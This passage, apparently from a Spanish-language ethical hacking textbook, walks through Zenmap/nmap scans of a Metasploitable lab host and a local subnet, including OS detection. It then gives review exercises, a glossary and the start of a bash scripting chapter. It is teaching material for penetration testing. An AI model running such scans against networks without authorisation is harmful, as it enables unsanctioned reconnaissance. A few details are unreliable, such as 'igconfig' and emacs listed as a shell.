
Luego de que la instalación de zenmap así como también de las dependencias que correspondan se haya concluido, estarás en condiciones de ejecutar la aplicación.



```
kali@kali: ~  
File Actions Edit View Help  
Selecting previously unselected package gksu.  
Preparing to unpack .../09-gksu_2.0.2-9+b1_amd64.deb ...  
Unpacking gksu (2.0.2-9+b1) ...  
Selecting previously unselected package zenmap.  
Preparing to unpack .../10-zenmap_7.40-1_all.deb ...  
Unpacking zenmap (7.40-1) ...  
Setting up libgtop2-common (2.40.0-2) ...  
Setting up gconf2-common (3.2.6-6) ...  
  
Creating config file /etc/gconf/2/path with new version  
Setting up zenmap (7.40-1) ...  
Setting up libgtop-2.0-10:amd64 (2.34.2-1) ...  
Setting up libgnome-keyring-common (3.12.0-1) ...  
Setting up libgconf-2-4:amd64 (3.2.6-6) ...  
Setting up libgnome-keyring0:amd64 (3.12.0-1+b2) ...  
Setting up gconf-service (3.2.6-6) ...  
Setting up gconf2 (3.2.6-6) ...  
Setting up libgksu2-0 (2.0.13-pre1-9+b1) ...  
update-alternatives: using /usr/share/libgksu/debian/gconf-defaults.libgksu to provide /usr/share/gconf/default/10.libgksu (libgksu-gconf-defaults) in auto mode  
update-alternatives: using /usr/share/libgksu/debian/gconf-defaults.libgksu to provide /usr/share/gconf/default/10.libgksu (libgksu-gconf-defaults) in auto mode  
Processing triggers for kali-menu (2020.1.7) ...  
Processing triggers for desktop-file-utils (0.24-1) ...  
Processing triggers for mime-support (3.64) ...  
Processing triggers for libc-bin (2.29-9) ...  
Processing triggers for man-db (2.9.0-2) ...  
Processing triggers for gconf2 (3.2.6-6) ...  
Setting up gksu (2.0.2-9+b1) ...  
kali@kali:~$
```

## PASO 7

Para acceder a zenmap, deberás ejecutar el comando `sudo zenmap` o buscarlo en el menú de aplicaciones.




```
e/gconf/default/10.libgksu (libgksu-gconf-defaults) in auto mode  
update-alternatives: using /usr/share/libgksu/debian/gconf-defaults.libgksu to  
gconf/default/10.libgksu (libgksu-gconf-defaults) in auto mode  
Processing triggers for kali-menu (2020.1.7) ...  
Processing triggers for desktop-file-utils (0.24-1) ...  
Processing triggers for mime-support (3.64) ...  
Processing triggers for libc-bin (2.29-9) ...  
Processing triggers for man-db (2.9.0-2) ...  
Processing triggers for gconf2 (3.2.6-6) ...  
Setting up gksu (2.0.2-9+b1) ...  
kali@kali:~$ zenmap  
kali@kali:~$ sudo zenmap
```



## PASO 8

Si todo salió bien, ya estarás frente a la interfaz gráfica que te permitirá llevar a cabo los mismos análisis que ya se realizaron desde la consola de comandos.



La interfaz de zenmap posee las siguientes secciones:

- **Target:** aquí es posible indicar la IP del objetivo que deseas escanear o también un rango de IP.
- **Profile:** se trata de una lista desplegable que te ofrece los perfiles de exploración disponibles. Aunque el más utilizado es **Regular scan**, también es posible agregar perfiles personalizados.
- **Command:** en este apartado podrás ver los comandos **nmap** que se generan mientras indicas el perfil y las opciones adicionales.


Es importante tener en cuenta que, en el fondo, zenmap funciona solo como una interfaz gráfica, por lo tanto, todo lo realizado aquí en realidad es el resultado de un comando **nmap**.

La parte inferior de la ventana se encuentra dividida en dos zonas. En la primera verás las pestañas **Hosts** y **Services** donde se muestran los hosts escaneados y también los servicios detectados para cada host. En la segunda zona, verás la salida que se genera por el comando **nmap** que corresponda y también información sobre la exploración que ha sido realizada, en las pestañas **Nmap Output**, **Ports/Hosts**, **Topology**, **Host Details** y **Scans**.

Para que te familiarices con la interfaz de zenmap, puedes realizar un escáner sencillo, teniendo como objetivo la máquina Metasploitable, que posee la IP **192.168.1.103**.


### PASO 1

Escribe la IP **192.168.1.103** en el apartado **Target**. Puedes ver que de inmediato se genera el comando **nmap -T4 -A -v 192.168.1.103**.




## PASO 2

Despliega la lista que se encuentra en **Profile** y, para este caso, elige **Regular scan**.



## PASO 3


Puedes verificar que el comando inicial cambió, ahora se trata de **nmap 192.168.1.103**.






## PASO 4

Para detectar el sistema operativo, deberás editar el perfil **Regular scan**. Haz clic sobre **Profile/Edited Selected Profile**.




## PASO 5

Activa la pestaña **Scan** y marca la casilla **Operating system detection (-O)**, luego presiona **Save changes**.




## PASO 6

Verifica el apartado **Command**, podrás ver que se ha agregado el parámetro **-O** al comando generado.




## PASO 7

Haz clic en el botón **Scan**, que se encuentra junto a **Profile**. En la sección **nmap Output** verás la salida del comando ejecutado, allí están todos los detalles, incluido el sistema operativo de la máquina objetivo.



Como puedes ver, las opciones ofrecidas por **nmap** están presentes en esta interfaz gráfica, por lo que podrás realizar escaneos de una forma más sencilla y sin necesidad de recordar todos los comandos o parámetros necesarios. Por ejemplo, si necesitas identificar los hosts que se encuentran activos en la red, podrás lograrlo gracias al perfil **Ping scan**.

Debes escribir **192.168.1.0/24** en **Target**, luego desplegar **Profile** y elegir **Ping scan**. Luego presiona sobre **Scan**.




**Figura 3.6.** La salida del perfil Ping scan informa sobre los hosts activos en la red, junto a información relevante, como las IP, los sistemas operativos y la dirección MAC de cada uno.

Una de las características más útiles de esta interfaz gráfica para **nmap** es que te permitirá crear perfiles personalizados, los que se almacenan para elegirlos y ejecutarlos en cualquier momento y sobre cualquier host objetivo. Para hacerlo deberás seguir las indicaciones a continuación.

## PASO 1

Una vez que hayas definido las tareas que se realizarán mediante la ejecución del nuevo perfil, deberás hacer clic sobre **Profile/New Profile or Command**.




## PASO 2

Ingresa un nombre para identificar el perfil y escribe una pequeña descripción. Puedes utilizar este apartado para indicar qué acciones ejecutará este perfil.




### PASO 3

Ahora deberás utilizar las diferentes pestañas para marcar las opciones que consideras adecuadas para el perfil recién creado.



### PASO 4

Guarda los cambios y ya podrás elegir el perfil desde la lista desplegable.



## 3.5 ACTIVIDADES

---

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver, para considerar aprendido el capítulo.

### 3.5.1 Test de autoevaluación

1. *¿Qué es Nmap?*
2. *Menciona algunos parámetros de Nmap.*
3. *¿Cómo se puede configurar la duración de un escaneo con Nmap?*
4. *Indica para qué sirve **igconfig**.*

### 3.5.2 Ejercicios prácticos

1. *Analiza una dirección IP con Nmap.*
2. *Analiza un dominio con Nmap.*
3. *Utiliza Nmap para analizar un rango de IPs.*
4. *Realiza un escaneo con Nmap.*



---

## GLOSARIO PARTE 1

- **Agujero:** es un fallo en un sistema de información que se puede explotar para violar la seguridad del sistema.
- **Código abierto:** modelo de desarrollo de software basado en la colaboración abierta. Se enfoca más en los beneficios prácticos (acceso al código fuente) que en cuestiones éticas o de libertad que tanto se destacan en el software libre.
- **Compilación:** el código fuente de un programa se debe someter a un proceso de traducción para convertirlo a lenguaje máquina o bien a un código intermedio, generando así un módulo denominado **objeto**. A este proceso se lo llama **compilación**.
- **Demonio:** un proceso que se ejecuta en segundo plano y es autónomo, de manera que no necesita interacción por parte de un usuario del sistema para arrancar y funcionar.
- **Dirección IP:** es un conjunto de números que identifica, de manera lógica y jerárquica, una interfaz en la red de un dispositivo.
- **Distribución:** una distribución GNU/Linux es una distribución de software basada en el núcleo Linux que incluye determinados paquetes de software.
- **Dominio:** es un nombre único que identifica a una subárea de internet.
- **Máquina virtual:** software que simula un sistema de computación y puede ejecutar programas como si fuese una computadora real.
- **Parámetro:** es una variable utilizada para recibir valores de entrada en una rutina, subrutina o método.

- 
- **Ping:** utilidad de diagnóstico en redes de ordenadores que comprueba el estado de la comunicación del anfitrión local con uno o varios equipos remotos de una red que ejecuten IP.
  - **Puerta trasera:** secuencia especial o un término trasero dentro del código de programación, mediante la cual se pueden evitar los sistemas de seguridad del algoritmo para acceder al sistema.
  - **Puerto:** es una interfaz a través de la cual se pueden enviar y recibir los diferentes tipos de datos.
  - **Repositorio:** es un espacio centralizado donde se almacena, organiza, mantiene y difunde información digital, habitualmente archivos informáticos.
  - **Root:** es el nombre convencional de la cuenta de usuario que posee todos los derechos.
  - **Samba:** implementación libre del protocolo de archivos compartidos de Microsoft Windows para sistemas de tipo UNIX.
  - **Shell:** intérprete de comandos, se trata de la interfaz de usuario tradicional de los sistemas operativos basados en Unix y similares, como GNU/Linux.
  - **Subred:** es un rango de direcciones lógicas. Cuando una red se vuelve muy grande, conviene dividirla en subredes.
  - **TCP:** se ocupa de convertir el flujo de datos saliente de una aplicación de forma que se pueda entregar como fragmentos. La aplicación traslada los datos a TCP, y este sitúa los datos en un buffer de envío.
  - **UDP:** protocolo de datagramas de usuario es un protocolo del nivel de transporte basado en el intercambio de datagramas. Permite el envío de datagramas a través de la red sin que se haya establecido previamente una conexión.
  - **Virtualización:** uso de software para imitar las características del hardware y crear un sistema informático virtual. Esto permite a las organizaciones de TI ejecutar más de un sistema virtual, y múltiples sistemas operativos y aplicaciones, en un solo servidor.



***USERS***

**Parte 2**

# Hacking

**Shell  
Scripting**

**Captura de  
información**

**Objetivos**



# 4

---

## SHELL

Si eres un desarrollador o un pentester, el uso de un script de bash puede ayudarte a ahorrar mucho tiempo ya que te permite automatizar tareas de manera rápida y eficiente, y evita que debas escribir los mismos comandos a diario.



## 4.1 QUÉ ES UNA SHELL

---

El término **shell** ('cáscara' en inglés) se emplea para referirse a aquellos programas que proveen una interfaz de usuario para acceder a los servicios del sistema operativo.

La shell es el **intérprete de comandos** que actúa como un intermediario entre el sistema operativo y el usuario.

Sus funciones son: leer la línea de comandos, interpretar su significado, ejecutar el comando y, después, mostrar el resultado por medio de las interfaces de salida.

### 4.1.1 Tipos de shell

Las shells dependen de la **interfaz** y pueden ser de **texto puro** o **gráficas**.

Entre las shells de texto, puedes mencionar a **bash**, la más empleada en sistemas Linux; **emacs**, muy usada por programadores y técnicos; **símbolo de sistema de Windows**, etcétera.

Entre las gráficas, puedes citar a **GNOME**, la interfaz de usuario básica del entorno de escritorio GNOME; **KDE**; **Xfce**, de Unix; **macOS Desktop**, la interfaz de los sistemas de Apple; Escritorio de Windows, entre otros. En el **Catalina macOS**, Apple está usando a **zsh** como shell por defecto.

### 4.1.2 Bash shell

El término *shell* se usa también para referirse a un programa en particular, por ejemplo, el **Bourne Shell** (**sh**). Este fue el que se usó en las primeras versiones de Unix y se convirtió en un estándar; este programa se encuentra dentro de la jerarquía de carpetas de Unix **/bin/sh**.

Actualmente, en muchas distribuciones, Linux **/bin/sh** es un enlace a un shell compatible con Bourne Shell, como ser bash.

## 4.2 SHELL SCRIPT

---

Un **shell script** es un archivo de texto que contiene una serie de comandos y directivas de shell.

Cuando es usado, el script va leyendo y ejecutando línea por línea los comandos, como si fuese una sucesión escrita en la terminal, hasta el final del archivo.

Esto significa que cualquier trabajo que realices en línea de comandos puede ser automatizado por un script de shell, y viceversa. Cualquier comando que utilices en el script de shell también puede ser escrito individualmente en la terminal.

Hay algunas convenciones que se deben respetar para conseguir que tu script sea ejecutado en forma exitosa.

El comienzo de tu script debe tener la siguiente declaración:

- **#!/bin/bash** que se denomina **shebang** (esto le indica a la PC qué tipo de intérprete debe usar para el script).
- Es una buena práctica grabar el script en el directorio **/bin/**.
- Los scripts también necesitan poseer permiso de ejecución, de lo contrario al intentar ejecutarlo te saldrá un error, esto se logra con la orden **chmod +x**.
- Tu terminal corre un script cada vez que es iniciada. Para cargar su configuración, este script en Linux es **/.bashrc**.
- Para garantizar que los scripts que escribes estén disponibles desde cualquier directorio, debes asegurarte de agregar el directorio **/bin** al path en su archivo de configuración **PATH= /bin:\$PATH**.

Lo básico para crear un script es nombrarlo, darle permisos de ejecución y ejecutarlo.

Como los scripts de shell son archivos de texto, necesitas un editor de texto, para ello puedes usar cualquiera, como **vim** o **nano**, para este libro se eligió nano por su mayor sencillez.

Instala nano si no lo tienes instalado ya. En sistemas basados en la distribución **Debian**, como **Ubuntu** o **Linux Mint**, lo haces con la orden:

```
sudo apt-get install -y nano
```

Para limpiar la línea de comandos, debes presionar **ctrl + u**.

## PASO 1

Abre tu editor de textos y crea tu primer script:

```
nano dial.sh
```




Para guardar el script, debes presionar la combinación de teclas **ctrl + x** y responder **Y**.

## PASO 2

